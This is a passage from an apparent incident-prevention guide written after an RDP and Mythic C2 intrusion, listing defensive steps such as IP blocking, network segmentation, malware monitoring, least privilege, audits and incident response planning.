- Utilize services like **AbuseIPDB** or threat intelligence feeds to automatically block or blacklist IPs associated with known malicious activity.
- **Use your EDR** or firewall rules to block outbound communication to these malicious IPs (i.e., Mythic C2).

Actionable steps:

- Implement **automated IP blocking** using threat intelligence feeds or external services.
- Regularly update your **blocklist** with the latest known malicious IP addresses or domains.

6. Use Network Segmentation and Isolation

- **Segment your network** to separate critical infrastructure (e.g., Mythic C2 infrastructure) from your internal systems. This prevents lateral movement if one part of the network is compromised.
- Use **VPNs** or **bastion hosts** to isolate certain resources and reduce the attack surface.

Actionable steps:

- Create **segmented networks** for your C2 infrastructure and internal systems to prevent lateral movement.
- Require VPN connections for accessing critical systems or sensitive data.

7. Monitor for Malware and Unusual Processes

- **Set up malware detection** tools like **antivirus software** and **sandboxing** to identify when malicious executables like **svchost.exe** are run in unusual locations (e.g., **downloads folder**).
- **Monitor process execution** and automatically alert when known **malicious patterns** (e.g., running malware from user directories) are detected.

Actionable steps:

- Deploy endpoint protection software with **real-time malware detection** to detect and block known threats.
- Use **File Integrity Monitoring (FIM)** to detect unauthorized file changes or new executable files in sensitive directories.

8. Ensure Strong Access Control Policies

- **Enforce least privilege:** Ensure that users and services have the minimum necessary permissions to reduce the impact of any potential compromise.
- **Use Windows Group Policies** to restrict users' ability to execute scripts or install software without administrative rights.

Actionable steps:

- Apply the principle of **least privilege** to all user accounts, ensuring they only have access to resources they absolutely need.
- **Audit user permissions** regularly to ensure no excessive privileges are granted.

9. Regularly Review and Update Security Configurations

- **Conduct regular security audits** to ensure that your systems and services are not vulnerable to exploitation.
- Review your firewall, EDR, and security group settings frequently to ensure they are still correctly configured.

Actionable steps:

- Set up **automated vulnerability scanning** tools and conduct regular penetration testing.
- Schedule **quarterly security reviews** to ensure all configurations are up to date and secure.

10. Incident Response Plan

- Have a solid **incident response plan (IRP)** in place in case of a breach. This should include steps for identifying, containing, and remediating an attack.
- **Document lessons learned** from each incident and improve your security posture to prevent future attacks.

Actionable steps:

- Implement a **centralized log aggregation** system (like ELK) to track suspicious activity.

- Regularly **test and update your IRP** to ensure all team members know what to do in case of an incident.

Summary of Prevention Steps:

1. **Limit RDP access** to trusted IPs only.
2. **Enforce MFA** for RDP logins.
3. **Monitor** RDP connections for suspicious activity.
4. **Enhance EDR** with real-time alerts for unauthorized applications and suspicious traffic.
5. **Block communication** to known C2 servers.
6. **Segment networks** to prevent lateral movement.
7. **Use antivirus** and malware detection to spot unusual behavior.
8. **Enforce least privilege** on user accounts and services.
9. **Regularly audit security configurations** and update them.
10. **Prepare for incidents** with an updated and practiced response plan.

Implementing these steps will significantly improve your ability to prevent future attacks and protect your network infrastructure.